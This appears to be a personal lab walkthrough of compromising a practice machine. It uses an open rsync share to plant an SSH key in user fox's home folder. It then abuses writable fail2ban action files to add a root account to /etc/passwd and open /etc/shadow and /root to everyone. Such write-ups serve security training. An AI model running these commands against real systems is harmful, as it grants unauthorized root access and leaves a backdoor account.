Enumeration

2021年7月24日 2:45

1: Use autorecon to enumerate its services, **22, 873** are open
2: Port **873**, **rsync** service looks like the way to get a foothold
3: **nc -nv -C 192.168.156.126 873**, input **@RSYNCD 31.0**, and input **#list**
4: There is a shared folder called **fox**, according to its comment, it is **fox' home folder**. It also means fox is one of user in targer server

Foothold


2021年7月24日 2:45

1: Since it is a **home folder**, I can upload my **SSH public key** to its .ssh folder.
2: Use **ssh-keygen** to generate my user's public and private key
3: Copy content of **id_rsa.pub** to a new file **authorized_keys**
4: Create a folder **.ssh**, and copy **authorized_keys** to it.
5: Upload my public key to server: **rsync -av .ssh rsync://192.168.156.126/fox**
6: **ssh -i id_rsa fox@192.168.156.126**
7: Get a shell

Privilege Escalation

2021年7月24日 2:45

1: Execute **ps aux | grep root** to check **services ran by root**. And I find **fail2ban** service seems to be interesting
2: This webpage (https://grumpygeekwrites.wordpress.com/2021/01/29/privilege-escalation-via-fail2ban/) describes how to use fail2ban's conf file's **permission misconfiguration** to escalate privilege
3: Run linpeas.sh and I find that user fox is one member of **group fail2ban**. It means fox has **write** permission on files related fail2ban service
4: **ls -ali /etc/fail2ban/action.d**, fox does have write permission on these files
5: **nano iptables-multiport.conf**, replace the first line with this command: **echo 'hack:$1$hack$R78Vb02JSSxv5kQZvNiPU.:0:0:root:/root:/bin/bash' >> /etc/passwd**



```
actionban = echo ' hack:$1$hack$R78Vb02JSSxv5kQZvNiPU.:0:0:root:/root:/bin/bash' >> /etc/passwd
            chmod 777 /root
            chmod 777 /etc/shadow
```

6: Use ssh to connect to this server with a wrong credential
7: **su hack**, with password 123123
8: Now I successfully add a root user
9: cat /root/proof.txt

Review

2021年7月24日 2:45

1: Target **rsync** service
2: Upload my **public key** to fox's home folder
3: Be aware that fox is a also member of **group fail2ban**
4: Identify service **fail2ban** is ran by root
5: Edit a configuration file to modify **executed command** when a **failed login** occurs (Here my command is to add a root user)
6: Make a **failed login** attempt to **trigger the command**
7: Switch to added user